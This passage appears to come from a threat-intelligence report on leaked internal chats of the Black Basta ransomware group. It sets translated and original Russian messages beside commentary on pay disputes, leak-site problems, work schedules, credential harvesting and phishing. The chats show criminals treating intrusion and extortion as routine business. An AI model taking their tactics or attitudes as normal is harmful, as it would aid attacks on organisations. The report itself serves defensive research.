@nickolas:talks.icu, Fine, do what you want.	2024-05-29 14:32:26, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Можно делится всем, мне вот где то нужно внутреннюю команду по пентесту прокачивать, но я в моменте получил отказ. ты их не прокачаешь, они уже столько лет сидят тут и ничего толкового не узнали 2024-05-29 14:32:33, @usernamegg:matrix.bestflowers247.online, ты с ними далеко не уедешь 2024-05-29 14:32:41, @usernamegg:matrix.bestflowers247.online, они не раскрутят эти сетки которые можем делать мы 2024-05-29 14:32:52, @usernamegg:matrix.bestflowers247.online, так быстро и качественно 2024-05-29 14:33:31, @nickolas:talks.icu, У меня сейчас обновляется штат, в голове есть конфигурация как это может выглядеть. 2024-05-29 14:33:46, @nickolas:talks.icu, По этому я и отдаю очень хорошие сети тебе, потому что у тебя больше ресурса. 2024-05-29 14:34:05, @usernamegg:matrix.bestflowers247.online, ладно, я пересмотрю наше сотрудничество. Я не ожидал такого ответа. [omitted] 2024-05-29 14:41:03, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> 100% - 20% (локе) = 80% это / 2 = по 40% каждому. * я думал мы партнеры по этому дал тебе такие условия, обычно те кто приходят с улицы больше 15% не получают и выростают до 30% а ты с порога 40% получил, если будут новые таргеты я пересмотрю свои условия и с теми которые сейчас в работе тоже условия будут пересмотрены. 2024-05-29 14:42:43, @nickolas:talks.icu, С улицы? Ты наверно забыл более 3х лет сотрудничества. Коней на переправе не меняют, мы тебе отдали под условия, ты будь добр исполняй условия, а то получается какая то фигня. 2024-05-29 14:42:58, @nickolas:talks.icu, Хорошо, делай как хочешь.

2024-05-29 14:43:23, @nickolas:talks.icu, I'll send this correspondence to Cortes 2024-05-29 14:43:25, @nickolas:talks.icu, all the best 2024-05-29 14:47:15, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> From the street? You probably forgot more than 3 years of cooperation. > > Don't change horses midstream, we gave you under conditions, you be so kind as to fulfill the conditions, otherwise it turns out to be some kind of bullshit. You weren't here for so much time and still proper attitude towards you was preserved. We kept your place so to speak and supported you. And you apparently don't appreciate it. We're doing well with targets, there's plenty of work, we can absorb large volume. Of course we'll do as we see fit. Cortes is a normal guy and always open to any dialogue and always both he and I share all developments. And you're showing yourself not from the best side now, that's your business. 2024-05-29 14:47:47, @usernamegg:matrix.bestflowers247.online, All the best. 2024-05-29 15:07:29, @nickolas:talks.icu, It's interesting, how to deal with people who can say at any moment, all the conditions I promised, I'll reconsider unilaterally? Everyone is just shocked) [omitted] 2024-05-29 15:57:31, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> friend, no time to roll cotton, very much work... come I'll see you personally and tell you everything personally. this isn't the right conversation here. Come on, where to come? Need to discuss all this, otherwise now it's an absolutely unclear situation.	2024-05-29 14:43:23, @nickolas:talks.icu, скину эту переписку кортесу 2024-05-29 14:43:25, @nickolas:talks.icu, всего хорошего 2024-05-29 14:47:15, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> С улицы? Ты наверно забыл более 3х лет сотрудничества. > > Коней на переправе не меняют, мы тебе отдали под условия, ты будь добр исполняй условия, а то получается какая то фигня. Тебя не было сколько тут времени и все равно к тебе должное отношение сохранилось. Сохранили твое место так скажем и поддержали тебя. А ты видимо не ценишь. У нас все хорошо по таргетам, работы ну прям хватает, мы можем поглощать большой объем. Конечно мы будем делать так как считаем нужными. Кортес парень нормальный и всегда открыт к любому лиалогу и всегда как он так и я делимся всеми наработками. А ты вот себя сейчас показываешь не с самой хорошей стороны, дело твое. 2024-05-29 14:47:47, @usernamegg:matrix.bestflowers247.online, Всех благ. 2024-05-29 15:07:29, @nickolas:talks.icu, Вот интересно, как иметь дела с людьми, которые могут сказать в моменте, все условия которые я обещал, я пересмотрю в одностороннем порядке? Все просто в ахуе) [omitted] 2024-05-29 15:57:31, @nickolas:talks.icu, > <@usernamegg:matrix.bestflowers247.online> друг, некогда вату катать , очень много работы... приезжай я тебя лично увижу и тебе лично все скажу. тут это не тот разговор. Давай, куда приезжать? Надо это все прогооврить, а то сейчас абсолютно непонятная ситуация.

This conversation records internal conflict between ***gg*** and ***nickolas*** demonstrating collapse of compensation distribution, team structure, and trust relationships. ***gg*** treats long-term participant ***nickolas*** as "someone from outside," asserting relationship redefinition and 40% compensation revision. Meanwhile, ***nickolas*** perceives this as "promise abandonment," emphasizing over three years of association in resistance. After emotional exchanges continue, the statement "sending this exchange to Cortes" signals organizational escalation of conflict. Furthermore, both parties claim legitimacy based on workload and contributions, clearly showing trust erosion from misaligned role recognition and fairness in collaboration. While face-to-face discussion gets proposed ultimately, relationships already severely deteriorate, indicating extremely high partnership split risk.

Dissatisfaction with Prioritization of Forum Requests over Black Basta Internal Chat

Translated	Original Text
2023-11-06 16:39:28, @usernamegg:matrix.bestflowers247.online, on Friday we sent the same Kerberos tickets you didn't decrypt, today I post the same Kerberos tickets at insane prices on the forum and you immediately decrypted them! how should I understand this at all? where are you directing your computing power?	2023-11-06 16:39:28, @usernamegg:matrix.bestflowers247.online, в пятницу мы скидывали те же самые кербы вы не решифровали, сегодня я выкладываю те же самые кербы по бешенному прайсу на форму и вы сразу тут как тут расшифровали! это как понимать вообще? вы куда свои мощности направляете?
2023-11-06 16:40:35, @usernamehunter:matrix.bestflowers247.online, hello	2023-11-06 16:40:35, @usernamehunter:matrix.bestflowers247.online, привет
2023-11-06 16:40:52, @usernamegg:matrix.bestflowers247.online, this smells like some kind of bullshit	2023-11-06 16:40:52, @usernamegg:matrix.bestflowers247.online, хуйней какой то то пахнет
2023-11-06 16:40:56, @usernamegg:matrix.bestflowers247.online, it's unpleasant for me	2023-11-06 16:40:56, @usernamegg:matrix.bestflowers247.online, аж неприятно мне
2023-11-06 16:41:04, @usernamegg:matrix.bestflowers247.online, we all got worked up here	2023-11-06 16:41:04, @usernamegg:matrix.bestflowers247.online, мы тут все переплювались
2023-11-06 16:41:29, @usernamehunter:matrix.bestflowers247.online, what you send here, I work on as priority, what's on the forum, these weren't there on Friday	2023-11-06 16:41:29, @usernamehunter:matrix.bestflowers247.online, то что ты скидываешь тут, я отрабатываю в приоритете, то что на форуме, в пятницу этих не было
2023-11-06 16:41:49, @usernamegg:matrix.bestflowers247.online, yes I didn't stop them here	2023-11-06 16:41:49, @usernamegg:matrix.bestflowers247.online, да я не стопал их тут
2023-11-06 16:41:55, @usernamegg:matrix.bestflowers247.online, how is that?	2023-11-06 16:41:55, @usernamegg:matrix.bestflowers247.online, как так то?
2023-11-06 16:42:04, @usernamegg:matrix.bestflowers247.online, they were still needed	2023-11-06 16:42:04, @usernamegg:matrix.bestflowers247.online, они до сих пор нужны были

gg expresses strong dissatisfaction about prioritizing forum processing over internal chat. ***hunter*** explains inability to verify on the forum, yet ***gg*** remains unconvinced, revealing trust relationship impacts.

Request for Leak Site Improvements

Translated	Original Text
2023-11-02 08:48:13, @usernamegg:matrix.bestflowers247.online, crap 2023-11-02 08:48:14, @usernamegg:matrix.bestflowers247.online, ugh 2023-11-02 08:48:23, @usernamegg:matrix.bestflowers247.online, how the fuck could this be done? 2023-11-02 08:48:27, @usernamegg:matrix.bestflowers247.online, where was I looking tell me? 2023-11-02 08:48:35, @usernamegg:matrix.bestflowers247.online, what was I doing at the moment when you were making the blog? [omitted] 2023-11-02 08:49:53, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> what was I doing at the moment when you were making the blog? it's made normally what does speed have to do with blog operation) [omitted] 2023-11-02 08:51:56, @usernamegg:matrix.bestflowers247.online, I don't even want to discuss this anymore and my eyes wouldn't have seen all this 2023-11-02 08:52:50, @usernamegg:matrix.bestflowers247.online, I don't even want to upload anything to this terrible blog and spend so much effort since I can't download anything anyway, fix all this right now, it should work like clockwork this is our main WEAPON and we set it up so shittily	2023-11-02 08:48:13, @usernamegg:matrix.bestflowers247.online, хуета 2023-11-02 08:48:14, @usernamegg:matrix.bestflowers247.online, пфу 2023-11-02 08:48:23, @usernamegg:matrix.bestflowers247.online, как блять так сделать можно было? 2023-11-02 08:48:27, @usernamegg:matrix.bestflowers247.online, куда я смотрел скажи мне? 2023-11-02 08:48:35, @usernamegg:matrix.bestflowers247.online, чем я был занят в этотм момент когда ты пилил блог? [omitted] 2023-11-02 08:49:53, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> чем я был занят в этотм момент когда ты пилил блог? так он нормально сделан причем тут скорость до работы блога) [omitted] 2023-11-02 08:51:56, @usernamegg:matrix.bestflowers247.online, я даже больше обсуждать не хочу и глаза бы мои это все не видели 2023-11-02 08:52:50, @usernamegg:matrix.bestflowers247.online, я даже заливать ничего не хочу в этот ужастный блог и столько трудов тратить так как все равно выкаччать ничего не могу , исправяй и прямо сейчас это все, должно работать как часы это самое ГЛАВНОЕ наше оружее а мы его так хуево настролили

This conversation reveals ***gg***'s intense regret over overlooking leak site technical deficiencies and harsh criticism toward current manager ***yy***. Meanwhile, He counters that slow threat data downloads and leak site operational quality represent separate issues. However, ***gg***'s anger persists with continued high-pressure commands, demonstrating crisis awareness about core operational tool deficiencies and sustained strong frustration.

<u>Member Activity in the Organization</u>

Conversation Suggesting Routine Late-Night Operations

Translated	Original Text
2023-12-06 10:58:20, @cameron777:matrix.org, privet 2023-12-06 10:58:31, @usernamegg:matrix.bestflowers247.online, you're late today 2023-12-06 10:58:55, @cameron777:matrix.org, since 3 at night was here working on this file delivery 2023-12-06 10:58:59, @cameron777:matrix.org, only slept in the morning 2023-12-06 11:27:56, @cameron777:matrix.org, do you take other EU? and AU too 2023-12-06 11:28:09, @cameron777:matrix.org, * do you take other EU except UK? and AU too 2023-12-06 11:33:15, @usernamegg:matrix.bestflowers247.online, yes	2023-12-06 10:58:20, @cameron777:matrix.org, privet 2023-12-06 10:58:31, @usernamegg:matrix.bestflowers247.online, ты поздний сегодня 2023-12-06 10:58:55, @cameron777:matrix.org, s 3 i nochi bil tut vozilsya s etim vidachey fayla 2023-12-06 10:58:59, @cameron777:matrix.org, utrom tolko spal 2023-12-06 11:27:56, @cameron777:matrix.org, drugie EU beryote? esho i AU 2023-12-06 11:28:09, @cameron777:matrix.org, * drugie EU beryote krome UK? esho i AU 2023-12-06 11:33:15, @usernamegg:matrix.bestflowers247.online, да

cameron777 reveals activity starting from 3 AM. Whether emergency work required late-night operations or flexible schedules normally apply remains unclear, yet either way, conversations glimpse normalized working patterns far removed from conventional employment.

Conversation Indicating Hierarchical Differences in Activity Patterns

Translated	Original Text
2023-11-28 21:26:22, @usernamegg:matrix.bestflowers247.online, well I like your attitude, you know when we rest?) during New Year holidays and summer) 2023-11-28 21:26:29, @usernamegg:matrix.bestflowers247.online, in summer we have 2 months of rest 2023-11-28 21:27:02, @usernamegg:matrix.bestflowers247.online, during New Year holidays we'll rest from December 24 to January 15) 2023-11-28 21:27:09, @usernamegg:matrix.bestflowers247.online, these are our main vacations 2023-11-28 21:27:47, @cameron777:matrix.org, during New Year holidays and summer) me too 2023-11-28 21:27:51, @usernamegg:matrix.bestflowers247.online, otherwise we work every day from 10 AM till late evening, Saturday Sunday are days off for senior staff but junior staff only has Sunday off. 2023-11-28 21:27:53, @cameron777:matrix.org, not especially in summer	2023-11-28 21:26:22, @usernamegg:matrix.bestflowers247.online, ну мне нравится твой настрой , мы отдыхаем знаешь когда?) в новогодние праздни и летом) 2023-11-28 21:26:29, @usernamegg:matrix.bestflowers247.online, летом 2 месяца у нас отдыха 2023-11-28 21:27:02, @usernamegg:matrix.bestflowers247.online, в новогодние праздники мы будем отдыхать с 24 декабря и до 15 января) 2023-11-28 21:27:09, @usernamegg:matrix.bestflowers247.online, вот это наши основные каникулы 2023-11-28 21:27:47, @cameron777:matrix.org, в новогодние праздни и летом) ya tozhe 2023-11-28 21:27:51, @usernamegg:matrix.bestflowers247.online, а так мы каждый день с 10 утра до позднего вечера, сб вс выходные старшего состава а младший состав только вс выходной. 2023-11-28 21:27:53, @cameron777:matrix.org, letom ne osobo

This conversation shows ***gg*** explaining organizational long-term vacation systems and daily work structures, specifying year-end holidays (December 24-January 15) and two-month summer vacations. Additionally, regular schedules run from 10 AM to late night, with hierarchical rest systems where upper-level members receive two weekend days while lower-level members get only Sundays. Member conversations highlight organizational hierarchy differences and operational structures.

Conversation on Delays in Compensation Payments

Translated	Original Text
2023-11-03 14:47:12, @w:matrixtcFJHPDblmt2rg.network, when will payments come already, I won't charge for workloads, because we all work for one cause) 2023-11-03 14:46:51, @usernamegg:matrix.bestflowers247.online, yes, give me wallet 2023-11-03 14:47:27, @w:matrixtcFJHPDblmt2rg.network, and right now just while there are no payments sitting without money isn't great) 2023-11-03 14:47:46, @w:matrixtcFJHPDblmt2rg.network, <Masked: Cryptocurrency Wallet> 2023-11-03 14:47:50, @w:matrixtcFJHPDblmt2rg.network, thank you very much 2023-11-03 14:51:26, @usernamegg:matrix.bestflowers247.online, <Masked: Cryptocurrency Transaction ID> 2023-11-03 14:53:16, @w:matrixtcFJHPDblmt2rg.network, thanks, received	2023-11-03 14:47:12, @w:matrixtcFJHPDblmt2rg.network, как выплаты пойдут уже, не буду за нагрузки брать, ибо все ради 1 дела работаем) 2023-11-03 14:46:51, @usernamegg:matrix.bestflowers247.online, да, давай кошель 2023-11-03 14:47:27, @w:matrixtcFJHPDblmt2rg.network, а щас просто пока нет выплат без бабок сидеть не очень) 2023-11-03 14:47:46, @w:matrixtcFJHPDblmt2rg.network, <Masked: Cryptocurrency Wallet> 2023-11-03 14:47:50, @w:matrixtcFJHPDblmt2rg.network, спасибо большое 2023-11-03 14:51:26, @usernamegg:matrix.bestflowers247.online, <Masked: Cryptocurrency Transaction ID> 2023-11-03 14:53:16, @w:matrixtcFJHPDblmt2rg.network, спасибо, пришло

This conversation characteristically reveals ***w*** complaining about unpaid compensation and disclosing financial hardship. The situation suggests lack of established funding preparation and payment systems, leaving organizational operational foundation concerns. The fact that ***gg*** conducts transfers through personal judgment indicates possible ad-hoc, individual-dependent responses rather than formal accounting processes.

Remarks Suggesting Resignation to Technical Constraints

Translated	Original Text
<@usernamegg:matrix.bestflowers247.online> you think everything's on one domain? I see subdomains are made 2024-04-19 10:38:18, @lapa:matrix.bestflowers247.online, i.e. most likely the servers will be different 2024-04-19 10:38:25, @lapa:matrix.bestflowers247.online, alright, I'll try, if they block then they block 2024-04-19 10:39:11, @lapa:matrix.bestflowers247.online, as I understand, very often they make `{Company subdomain 2024-04-19 10:39:33, @lapa:matrix.bestflowers247.online, by this principle I'll probably collect email and pass 2024-04-19 10:44:27, @usernamegg:matrix.bestflowers247.online, the main thing is to set up everything to collect access on weekends 2024-04-19 10:44:35, @usernamegg:matrix.bestflowers247.online, and small ones too so we don't stand still until night on Monday 2024-04-19 10:44:41, @usernamegg:matrix.bestflowers247.online, otherwise right now we've looked through everything and there's nothing 2024-04-19 10:44:47, @usernamegg:matrix.bestflowers247.online, I don't know what to do anymore	2024-04-19 10:38:10, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> думаешь все на одном домене? поддомены смотрю сделаны 2024-04-19 10:38:18, @lapa:matrix.bestflowers247.online, т.е скорее сервера та разные будут 2024-04-19 10:38:25, @lapa:matrix.bestflowers247.online, ладно, попробую, заблочат так заблочат 2024-04-19 10:39:11, @lapa:matrix.bestflowers247.online, как я понял, часто очень сделать `{Поддомен комании 2024-04-19 10:39:33, @lapa:matrix.bestflowers247.online, по такому принципу я наверное и соберу мыло и пасс 2024-04-19 10:44:27, @usernamegg:matrix.bestflowers247.online, главное на выхи поставь все собирать доступы 2024-04-19 10:44:35, @usernamegg:matrix.bestflowers247.online, и мелкие тоже что бы в пн мы не встали до ночи 2024-04-19 10:44:41, @usernamegg:matrix.bestflowers247.online, а то вот сейчас все просмотрели ничего нет 2024-04-19 10:44:47, @usernamegg:matrix.bestflowers247.online, уже не знаю что делать

gg instructs "collecting all access information" by the weekend, hastening initial access acquisition needed for persistent intrusion toward Monday activities. However, expressions revealing resignation-like sentiments demonstrate frustration from situations lacking expected results.

Stagnation and Exploration of New Strategies

Translated	Original Text
2024-05-13 21:15:19, @nickolas:talks.icu, I'm racking my brain how to do better 2024-05-13 21:15:27, @usernamegg:matrix.bestflowers247.online, what 2024-05-13 21:15:29, @nickolas:talks.icu, I don't know, somehow tight on ideas today, except phishing 2024-05-13 21:15:50, @nickolas:talks.icu, well to improve the whole scheme so it brings targets steadily. 2024-05-13 21:16:13, @usernamegg:matrix.bestflowers247.online, well everything's fine as is 2024-05-13 21:16:18, @usernamegg:matrix.bestflowers247.online, just need to take a different sector 2024-05-13 21:16:23, @usernamegg:matrix.bestflowers247.online, today's empty	2024-05-13 21:15:19, @nickolas:talks.icu, голову ломаю, как сделать лучше 2024-05-13 21:15:27, @usernamegg:matrix.bestflowers247.online, что 2024-05-13 21:15:29, @nickolas:talks.icu, не знаю, чет туго сегодня с идеями, кроме фишинга 2024-05-13 21:15:50, @nickolas:talks.icu, ну схему всю улучшить, что бы стабильно несло цели. 2024-05-13 21:16:13, @usernamegg:matrix.bestflowers247.online, ну все хорошо и так 2024-05-13 21:16:18, @usernamegg:matrix.bestflowers247.online, просто сектор другой нужно брать 2024-05-13 21:16:23, @usernamegg:matrix.bestflowers247.online, сегодня пусто

This conversation reveals ***nickolas*** feeling limitations with current work content, particularly showing stagnant thinking about effective tactics beyond phishing. This suggests underdeveloped systems for maintaining stable organizational results or existing methods reaching plateaus. While ***gg*** expresses satisfaction with current outcomes, he proposes target sector review, also showing reflective stance following that day's "miss."

4.4 Other Notable Exchanges

Members exchanged discussions about technical skill evaluations, lifestyle consultations, compensation debates, and external collaborator transactions. Compensation distribution sparked dissatisfaction over unfairness, revealing organizational conflicts. However, information sharing and coordination functioned during attack execution, maintaining systems for continued organizational operations.

Topics Involving Personal Matters

gg's Rejection of Personal Requests during Work Hours

Translated	Original Text
2023-10-03 10:52:26, @usernamezz:matrix.bestflowers247.online, can I get permission to go home while there's nothing, to return the air purifier? I bought an air purifier, but it seems defective. I wrote to them on weekends. now they're bothering me press here, press there	2023-10-03 10:52:26, @usernamezz:matrix.bestflowers247.online, можно отпроситься, пока ничего нет до дома сгонять? купил очиститель воздуха, а он походу бракованный. написал им на выходных. они щас меня заебывают нажмите туда, нажмите сюда
2023-10-03 10:52:43, @usernamezz:matrix.bestflowers247.online, I'll come back as soon as I'm done	2023-10-03 10:52:43, @usernamezz:matrix.bestflowers247.online, как сделаю сразу обратно
2023-10-03 10:53:08, @usernamegg:matrix.bestflowers247.online, arrange it for the weekend	2023-10-03 10:53:08, @usernamegg:matrix.bestflowers247.online, договорись на выходные
2023-10-03 10:53:15, @usernamegg:matrix.bestflowers247.online, or send a driver	2023-10-03 10:53:15, @usernamegg:matrix.bestflowers247.online, или отправь водителя
2023-10-03 10:53:21, @usernamegg:matrix.bestflowers247.online, there could be work at any moment now	2023-10-03 10:53:21, @usernamegg:matrix.bestflowers247.online, в любой момент может быть работа сейчас
2023-10-03 10:53:25, @usernamegg:matrix.bestflowers247.online, I'm preparing	2023-10-03 10:53:25, @usernamegg:matrix.bestflowers247.online, я настраиваюсь
2023-10-03 10:53:32, @usernamezz:matrix.bestflowers247.online, ok, understood	2023-10-03 10:53:32, @usernamezz:matrix.bestflowers247.online, ок, понял
2023-10-03 10:53:38, @usernamezz:matrix.bestflowers247.online, no more questions	2023-10-03 10:53:38, @usernamezz:matrix.bestflowers247.online, вопросов больше нет
2023-10-03 10:53:54, @usernamegg:matrix.bestflowers247.online, you have work, I have work, there's nothing at night, go out, I don't mind but be at your workplaces during the day	2023-10-03 10:53:54, @usernamegg:matrix.bestflowers247.online, у вас работа" у меня работа" ночью нету дел, гуляйте я не против но днем будьте на рабочих местах
2023-10-03 10:54:14, @usernamezz:matrix.bestflowers247.online, good, understood everything	2023-10-03 10:54:14, @usernamezz:matrix.bestflowers247.online, добро, все понял

This conversation shows ***zz*** requesting temporary leave for personal matters, meeting immediate rejection from ***gg***. ***gg*** states "work could come in anytime now," emphasizing organizational readiness as top priority and taking strict stance against personal activities during operations. While ***zz*** shows understanding, the response "won't ask anything anymore" appears somewhat emotional, exposing hierarchical tensions and communication temperature differences.

Absence for Personal Reasons and Apology

Translated	Original Text
2024-03-28 07:53:51, @cob_crypt_ward:matrix.bestflowers247.online, hello, sorry for being absent	2024-03-28 07:53:51, @cob_crypt_ward:matrix.bestflowers247.online, привет, прости за отсутствие
2024-03-28 07:54:02, @cob_crypt_ward:matrix.bestflowers247.online, there were family problems in irl	2024-03-28 07:54:02, @cob_crypt_ward:matrix.bestflowers247.online, были семейные проблемы в ирл
2024-03-28 07:54:19, @cob_crypt_ward:matrix.bestflowers247.online, > <@cob_crypt_ward:matrix.bestflowers247.online> hello, sorry for being absent do you need X86?	2024-03-28 07:54:19, @cob_crypt_ward:matrix.bestflowers247.online, > <@cob_crypt_ward:matrix.bestflowers247.online> привет, прости за отсутствие нужны X86?
2024-03-31 20:06:48, @cob_crypt_ward:matrix.bestflowers247.online, hello, did you manage to test my builds?	2024-03-31 20:06:48, @cob_crypt_ward:matrix.bestflowers247.online, привет, удалось протестировать мои билды?
2024-03-31 20:07:05, @cob_crypt_ward:matrix.bestflowers247.online, sorry once again for the long absence	2024-03-31 20:07:05, @cob_crypt_ward:matrix.bestflowers247.online, извини пожалуйста еще раз за отстутсвие долгое

This conversation shows ***cob_crypt_ward*** citing "family problems" as reason for temporary absence, frankly explaining how real-world circumstances affect digital domain activities. While demonstrating continued work engagement desire and showing responsibility and sincerity, repeated apologies and detailed personal explanations could indicate guilt over absence, anxiety about unfulfilled responsibilities, and constrained emotions from not wanting to damage team standing.

Hesitant Request for New Year Leave

Translated	Original Text
2024-01-01 15:56:01, @cob_crypt_ward:matrix.bestflowers247.online, is it very scary if I ask for three days off? 2024-01-01 15:56:07, @cob_crypt_ward:matrix.bestflowers247.online, for today, tomorrow and the day after? 2024-01-01 15:56:16, @cob_crypt_ward:matrix.bestflowers247.online, I need to go to another city, I'll be on the train constantly 2024-01-01 15:56:27, @cob_crypt_ward:matrix.bestflowers247.online, and today I'm spending time with family 2024-01-02 09:14:18, @usernamegg:matrix.bestflowers247.online, rest 2024-01-02 09:14:20, @usernamegg:matrix.bestflowers247.online, New Year 2024-01-02 09:14:27, @usernamegg:matrix.bestflowers247.online, until the 3rd peacefully 2024-01-02 21:41:41, @cob_crypt_ward:matrix.bestflowers247.online, thanks	2024-01-01 15:56:01, @cob_crypt_ward:matrix.bestflowers247.online, сильно страшно, если я попрошу выходные на три дня? 2024-01-01 15:56:07, @cob_crypt_ward:matrix.bestflowers247.online, на сегодня, завтра и послезавтра? 2024-01-01 15:56:16, @cob_crypt_ward:matrix.bestflowers247.online, мне нужно в другой город ехать, буду в поезде постоянно 2024-01-01 15:56:27, @cob_crypt_ward:matrix.bestflowers247.online, а сегодня с семьей время провожу 2024-01-02 09:14:18, @usernamegg:matrix.bestflowers247.online, отдыхай 2024-01-02 09:14:20, @usernamegg:matrix.bestflowers247.online, новый год 2024-01-02 09:14:27, @usernamegg:matrix.bestflowers247.online, до 3го спокойно 2024-01-02 21:41:41, @cob_crypt_ward:matrix.bestflowers247.online, спасибки

This conversation shows ***cob_crypt_ward*** cautiously requesting three-day New Year vacation leave, with writing style and tone revealing consideration and guilt about "not wanting to cause trouble." In response, ***gg*** demonstrates flexible handling considering the New Year timing, reducing psychological burden by encouraging "take rest without worry." ***cob_crypt_ward***'s cautious phrasing reveals attitudes fearing damaged evaluation and constrained emotions.

Transition from Work to Vacation

Translated	Original Text
2024-04-26 10:17:04, @usernamegg:matrix.bestflowers247.online, I'll do it from another one [omitted] 2024-04-26 10:18:13, @n3auxaxl:matrix.collectionofmanager.space, I already closed the process 2024-04-26 16:00:21, @n3auxaxl:matrix.collectionofmanager.space, brother, I'm going to rest now 2024-04-26 16:00:25, @n3auxaxl:matrix.collectionofmanager.space, I'll be in touch on Sunday 2024-04-26 16:00:32, @n3auxaxl:matrix.collectionofmanager.space, I want to rest on Saturday 2024-04-26 16:01:27, @n3auxaxl:matrix.collectionofmanager.space, have a good evening and weekend!	2024-04-26 10:17:04, @usernamegg:matrix.bestflowers247.online, я от другой сделаю [omitted] 2024-04-26 10:18:13, @n3auxaxl:matrix.collectionofmanager.space, я закрыл уже проц 2024-04-26 16:00:21, @n3auxaxl:matrix.collectionofmanager.space, братец, пойду уже отдыхать 2024-04-26 16:00:25, @n3auxaxl:matrix.collectionofmanager.space, буду на связи в ВС 2024-04-26 16:00:32, @n3auxaxl:matrix.collectionofmanager.space, хочу в субботу отдохнуть 2024-04-26 16:01:27, @n3auxaxl:matrix.collectionofmanager.space, хорошего вечера и выходных!

n3auxaxl clearly states "want Saturday off" and "available for contact on Sunday," demonstrating attitude of maintaining availability without abandoning assigned work. This conversation establishes work content adjustments with psychological flexibility, reflecting healthy operational systems where work completion and vacation acquisition proceed without issues.

Cyberattack Discussions

Reflections on Changed Times and Technological Adaptation

Translated	Original Text
2024-05-22 09:33:53, @nickolas:talks.icu, It's gotten much more difficult, very much. It used to be nothing) 2024-05-22 09:33:55, @usernamegg:matrix.bestflowers247.online, the complexity is still growing 2024-05-22 09:34:00, @usernamegg:matrix.bestflowers247.online, year 2024 brother 2024-05-22 09:34:06, @usernamegg:matrix.bestflowers247.online, they've learned many things there 2024-05-22 09:34:06, @nickolas:talks.icu, fucking year! 2024-05-22 09:34:10, @nickolas:talks.icu, really	2024-05-22 09:33:53, @nickolas:talks.icu, Сложно сильно выросла, сильно очень. Раньше была вообще фигня) 2024-05-22 09:33:55, @usernamegg:matrix.bestflowers247.online, сложность растет еще 2024-05-22 09:34:00, @usernamegg:matrix.bestflowers247.online, 2024 год братишка 2024-05-22 09:34:06, @usernamegg:matrix.bestflowers247.online, они там научились многим вещам 2024-05-22 09:34:06, @nickolas:talks.icu, ебанный год!

fucking year) 2024-05-22 09:34:24, @nickolas:talks.icu, for me it went wrong from the first days of the year) 2024-05-22 09:34:39, @usernamegg:matrix.bestflowers247.online, I'm not talking about what year it is but about the times when we started and how everything is set up now 2024-05-22 09:35:04, @nickolas:talks.icu, well 2020 vs 2024, of course, the difference is huge, but we're not standing still either. 2024-05-22 09:35:16, @usernamegg:matrix.bestflowers247.online, that's true 2024-05-22 09:35:22, @nickolas:talks.icu, if only we had our current skills in 2020 =) 2024-05-22 09:35:32, @nickolas:talks.icu, that would have been fucking something :) 2024-05-22 09:35:55, @usernamegg:matrix.bestflowers247.online, it's always like that) 2024-05-22 09:36:00, @usernamegg:matrix.bestflowers247.online, I would have fucked them all 2024-05-22 09:36:03, @usernamegg:matrix.bestflowers247.online, the wallet would have burst 2024-05-22 09:36:03, @nickolas:talks.icu, I agree) 2024-05-22 09:36:35, @nickolas:talks.icu, We just need to look for alternatives... 2024-05-22 09:36:43, @nickolas:talks.icu, The entry barrier to all kinds of hacks is just getting higher 2024-05-22 09:37:08, @usernamegg:matrix.bestflowers247.online, need to find where to hit to get in	2024-05-22 09:34:10, @nickolas:talks.icu, вот реально ебанный) 2024-05-22 09:34:24, @nickolas:talks.icu, у меня он с первых дней года не заладился) 2024-05-22 09:34:39, @usernamegg:matrix.bestflowers247.online, я не к тому какой год я к тому что времени когда мы начинали и как все сейчас устроено 2024-05-22 09:35:04, @nickolas:talks.icu, ну 2020 против 2024, конечно, разница огромная, но и мы не стоим на месте тоже. 2024-05-22 09:35:16, @usernamegg:matrix.bestflowers247.online, это да 2024-05-22 09:35:22, @nickolas:talks.icu, вот наши бы текущие навыки, да в 2020 год =) 2024-05-22 09:35:32, @nickolas:talks.icu, пиздец бы чего было :) 2024-05-22 09:35:55, @usernamegg:matrix.bestflowers247.online, так всегда) 2024-05-22 09:36:00, @usernamegg:matrix.bestflowers247.online, я бы их в рот всех выебал 2024-05-22 09:36:03, @usernamegg:matrix.bestflowers247.online, кошелек бы лопнул 2024-05-22 09:36:03, @nickolas:talks.icu, согласен) 2024-05-22 09:36:35, @nickolas:talks.icu, Надо просто искать альтернативы... 2024-05-22 09:36:43, @nickolas:talks.icu, Порог входа во всякие взломы просто повышается 2024-05-22 09:37:08, @usernamegg:matrix.bestflowers247.online, нужно найти куда бить что бы зайти

This conversation shows ***gg*** and ***nickolas*** sharing recognition that operational activity difficulty has significantly increased compared to past conditions. They contrast 2020 and 2024 environments, acknowledging drastically enhanced authority and defensive capabilities while stating self-assessments of their own technical evolution. Nostalgic tones and ironic laughter reveal frustration about traditional methods becoming ineffective. Ultimately, they reach consensus that exploring new intrusion vectors represents the future focus.

DDoS Attack Impact and Recovery

Translated	Original Text
2024-05-29 13:31:49, @usernameyy:matrix.bestflowers247.online, the blog is being DDoSed very heavily by the way	2024-05-29 13:31:49, @usernameyy:matrix.bestflowers247.online, блог кстати очень сильно ддосят
2024-05-29 13:32:30, @usernamegg:matrix.bestflowers247.online, <Masked: IP Address> restored	2024-05-29 13:32:30, @usernamegg:matrix.bestflowers247.online, <Masked: IP Address> ввостановлен
2024-05-29 16:27:46, @usernameyy:matrix.bestflowers247.online, <Masked: IP Address> server is not working	2024-05-29 16:27:46, @usernameyy:matrix.bestflowers247.online, <Masked: IP Address> сервер не работает
2024-05-29 16:28:13, @usernameyy:matrix.bestflowers247.online, proxy, should work	2024-05-29 16:28:13, @usernameyy:matrix.bestflowers247.online, прокладка, должна работать
2024-05-29 16:30:03, @usernamegg:matrix.bestflowers247.online, now	2024-05-29 16:30:03, @usernamegg:matrix.bestflowers247.online, сейчас
2024-05-29 17:01:09, @usernamegg:matrix.bestflowers247.online, photo_2024-05-29 20.01.00.jpeg	2024-05-29 17:01:09, @usernamegg:matrix.bestflowers247.online, photo_2024-05-29 20.01.00.jpeg
